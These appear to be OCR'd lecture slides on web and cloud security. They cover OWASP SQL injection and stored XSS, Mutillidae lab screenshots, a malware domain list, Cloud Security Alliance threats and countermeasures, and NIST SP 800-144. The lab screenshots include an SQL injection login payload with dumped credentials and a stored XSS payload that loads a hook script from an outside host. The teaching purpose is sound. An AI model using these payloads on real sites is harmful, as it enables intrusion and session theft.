
Source: OWASP Top Ten Site

OWASP
The Open Web Application Security Project




1. **Application presents a form to the attacker**
2. **Attacker sends an attack in the form data**
3. **Application forwards attack to the database in a SQL query**
4. **Database runs query containing attack and sends encrypted results back to application**
5. **Application decrypts data as normal and sends results to the user**



Mutillidae: Born to be Hacked
1.19
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Logged In
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured
View your details
Back
Please enter username and password to view account details
Name
' or 'r'='r' --
Password
View Account Details
Results for . 16 records found.
Username=admin
Password=adminpass
Signature=Monkey!
Username=adrian
Password=somepassword
Signature=Zombie Films Rock!


# Cross-Site Scripting Illustrated

Source: OWASP Top Ten Site

OWASP
The Open Web Application Security Project


1 **Attacker sets the trap – update my profile**







**Attacker enters a malicious script into a web page that stores the data on the server**

**Application with stored XSS vulnerability**





2 **Victim views page – sees attacker profile**




**Script runs inside victim's browser with full access to the DOM and cookies**

3 **Script silently sends attacker Victim's session cookie**


Welcome To The Blog
Back
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>, </b>, <i>, </i>, <u> and </u> are now allowed in blog entries
<script src="http://10.0.3.15:3000/hook.js"></script>Comentario da Maria


<tr class="report-header"></tr>
<tr>
<td></td>
<td></td>
<td></td>
<td>
<script src="http://10.0.3.15:3000/hook.js"></script>
Comentario da Maria
</td>
</tr>
<tr></tr>

# 3. Cloud Security Concerns

3.1 Identity and access management

3.2 Privacy

3.3 Trust management and federations

# Cloud Security Alliance Top Threats

| | |
|---|---|
| 1. Data Breaches | • Bugiel et al. 2011 run their tool on publicly Amazon EC2 images-SSH user keys were leaked. |
| 2. Data Loss | • Mat Honan: attackers broke into Mat's Apple, Gmail and Twitter accounts. All of his personal data in those accounts were erased. |
| 3. Account Hijacking | • XSS in cloud service providers can be exploited by attackers to steal end-user credentials (Amazon 2010- Zeus botnet, Salesforce 2015). |

# Cloud Security Alliance Top Threats

4. Insecure APIs

- Customers use APIs and interfaces to manage cloud services. Problems: anonymous access or reusable passwords, authentication and unencrypted data transmission, improper authorization, monitoring and limited logging.

5. Denial of Service

- To force the victim to consume inordinate amounts of processor power, memory, disk space or network bandwidth. DDoS attacks can cause an intolerable system slowdown. XML-based (X-DoS), HTTP-based (H-DoS).

# MALWARE DOMAIN LIST

Homepage | Forums | Recent Updates | RSS update feed | Contact us

WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts.

Search: [ ] All Results to return: 50 Include inactive sites

Search

Page 0

| Date (UTC) | Domain | IP | Reverse Lookup | Description | Registrant | ASN | |
|---|---|---|---|---|---|---|---|
| ⇑ ⇓ | ⇑ ⇓ | ⇑ ⇓ | ⇑ ⇓ | ⇑ ⇓ | ⇑ ⇓ | ⇑ ⇓ | |
| 2015/09/03_05:16 | krsa2gno.browsersecurityalert.info/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | Privacy Department / sjacobson@dr.com | 16509 | |
| 2015/09/03_05:16 | krsa2gno.youre-todays-lucky-sweeps-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | - | 16509 | |
| 2015/09/03_05:16 | krsa2gno.important-security-brower-alert.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | - | 16509 | |
| 2015/09/03_05:16 | krsa2gno.smartphone-sweepstakes-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | - | 16509 | |
| 2015/09/03_05:16 | krsa2gno.alert-malware-browsererror57.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | - | 16509 | |
| 2015/09/03_05:16 | krsa2gno.congrats-sweepstakes-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/ | 52.10.128.168 | ec2-52-10-128-168.us-west-2.compute.amazonaws.com. | Browlock.Fake.TechSupport | - | 16509 | |

# Cloud Security Alliance Top Threats

| | |
|---|---|
| 6. Malicious Insiders | • The malicious insider has increasing levels of access to critical systems/data. |
| 7. Abuse of Cloud Services | • Unlimited computing power, network and storage used by a registered user who can be spammer or distribute malicious code. |
| 8. Insufficient Due Diligence | • Without a complete understanding of the CSP, organizations are taking on unknown levels of risk they may not comprehend. |
| 9. Shared Technology Issues | • Lack of strong isolation properties for a multi-tenant architecture (IaaS), re-deployable platforms (PaaS), or multi-customer applications (SaaS). |

# Cloud Security Countermeasures

| | |
|---|---|
| **Data breaches and data loss** | implement strong API access control; encrypt and protect integrity of data in transit; analyze data protection at both design and run time; implement strong key generation, storage and management, and destruction practices |
| **Account hijacking** | prohibit the sharing of account credentials between users and services; leverage strong two-factor authentication where possible; employ proactive monitoring to detect unauthorized activity; understand CP security policies and SLAs |

# Cloud Security Countermeasures

| | |
|---|---|
| **Insecure APIs** | analyzing the security model of CP interfaces; ensuring that strong authentication and access controls are implemented in concert with encryption machines; understanding the dependency chain associated with the API |
| **Malicious insiders** | specify human resource requirements as part of legal contract; require transparency into overall information security and management practices; determine security breach notification processes |


# Cloud Security Countermeasures

| | |
|---|---|
| **Abuse of Cloud Services** | stricter initial registration and validation processes; enhanced credit card fraud monitoring; comprehensive introspection of customer network traffic; monitoring public blacklists |
| **Shared Technology Issues** | security for installation/configuration; monitor environment for unauthorized changes/activity; strong authentication and access control; enforce SLAs; conduct vulnerability scanning and configuration audits |

# NIST SP 800-144

*Guidelines on Security and Privacy in Public Cloud Computing*

- Governance
- Compliance
- Trust
- Architecture
- Identity and Access Management
- Software isolation
- Data protection
- Availability
- Incident response



Cloud Model
Presentation Modality
Presentation Platform
APIs
Applications
Data
Metadata
Content
Integration & Middleware
APIs
Core Connectivity & Delivery
Abstraction
Hardware
Facilities
Infrastructure as a Service (IaaS)
Platform as a Service (PaaS)
Software as a Service (SaaS)
Find the Gaps!
Security Control Model
Applications
SDLC, Binary Analysis, Scanners, WebApp Firewalls, Transactional Sec.
Information
DLP, CMF, Database Activity Monitoring, Encryption
Management
GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
Network
NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
Trusted Computing
Hardware & Software RoT & API's
Compute & Storage
Host-based Firewalls, HIDS/HIPS, Integrity & File/log Management, Encryption, Masking
Physical
Physical Plant Security, CCTV, Guards
Compliance Model
PCI
Firewalls
Code Review
WAF
Encryption
Unique User IDs
Anti-Virus
Monitoring/IDS/IPS
Patch/Vulnerability Management
Physical Access Control
Two-Factor Authentication...
HIPAA
GLBA
SOX

# Cloud Security Alliance

- Governance domains
- Operational domains
  1. Traditional Security, Business Continuity, and Disaster Recovery
  2. Datacenter operations
  3. Incident Response
  4. Application Security
  5. Encryption and Key Management
  6. Identity, Entitlement, and Access Management
  7. Virtualization
  8. Security as a Service

# Cloud Security as a Service (SecaaS)

